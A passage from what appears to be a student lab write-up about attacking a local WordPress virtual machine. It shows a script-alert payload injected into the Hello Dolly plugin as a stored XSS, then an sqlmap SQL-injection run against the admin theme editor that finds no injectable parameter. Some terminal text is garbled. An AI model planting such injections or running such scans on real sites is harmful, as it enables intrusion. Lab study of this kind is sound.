$chosen = hello_dolly_get_lyric();  
echo "<p id='dolly'>$chosen</p>";  
  
}  
  
// Now we set that function up to execute when the admin_notices action is called  
add_action( 'admin_notices', 'hello_dolly' );  
#*****  
echo '<script>alert("hacked by me")</SCRIPT>';  
#*****
```


IF WE ACTIVATE IT THE RESULT WILL BE LIKE THIS



IF WE DEACTIVATE IT STOPS, BY KEEPING IT ACTIVATE IF WE GO TO USERS ALSO IT WILL SHOW LIKE THAT SO IT IS A STORED XSS



IF WE TYPE THAT PROGRAM SOMEWHERE IT SHOWS NO ERROR WHICH MEANS IT IS PROTECTED



STEP 13: SQL INJECTION USING THE SQLMAP AND THE URL OF THE COLDBOXX

```
File Actions Edit View Help
2) * suspended (tty output) sqlmap -u http://192.168.1.131/wp-admin/theme-editor.php?file=comments.php
--kali@kali:~$
--kali@kali:~$ sleep -w http://192.168.1.131/wp-admin/theme-editor.php?file=header.php&these=twentyfifteen&scrolls=0&updated=true --db=
db: parse error near 'p'
--kali@kali:~$
--kali@kali:~$ sqlmap -u http://192.168.1.131/wp-admin/theme-editor.php?file=header.php --db=

[0.0.118stable]
https://sqlmap.org

*) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

*) starting @ 00:18:19 /2025-02-16/

00:18:20 [INFO] testing connection to the target URL
get a 302 redirect to 'http://192.168.1.131/wp-login.php?redirect_to=http%3A%2F%2F192.168.1.131%2Fwp-admin%2Ftheme-editor.php%3Ffile%3Dheader.php&reauth=1'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('wordpress_test_cookie=WP-CookieCheck'). Do you want to use those [Y/n] y
00:18:20 [INFO] testing if the target URL content is stable
00:18:20 [WARNING] GET parameter 'file' does not appear to be dynamic
00:18:20 [WARNING] heuristic (basic) test shows that GET parameter 'file' might not be injectable
00:18:20 [INFO] testing for SQL injection on GET parameter 'file'
00:18:20 [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
00:18:20 [WARNING] reflective values(s) found and filtering out
00:18:20 [INFO] testing 'boolean-based blind - Parameter replace (original value)'
00:18:20 [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
00:18:20 [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
00:18:20 [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
00:18:20 [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
00:18:20 [INFO] testing 'Generic inline queries'
00:18:20 [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
00:18:20 [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
00:18:20 [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
00:18:20 [INFO] testing 'MySQL > 5.0.12 AND time-based blind (Query SLEEP)'
00:18:20 [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
00:18:20 [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
00:18:20 [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
00:18:20 [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
00:18:20 [WARNING] GET parameter 'file' does not seem to be injectable
00:18:20 [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level/--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involve (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper-space2comment') and/or switch '--random-agent'

*) ending @ 00:18:49 /2025-02-16/

--kali@kali:~$
```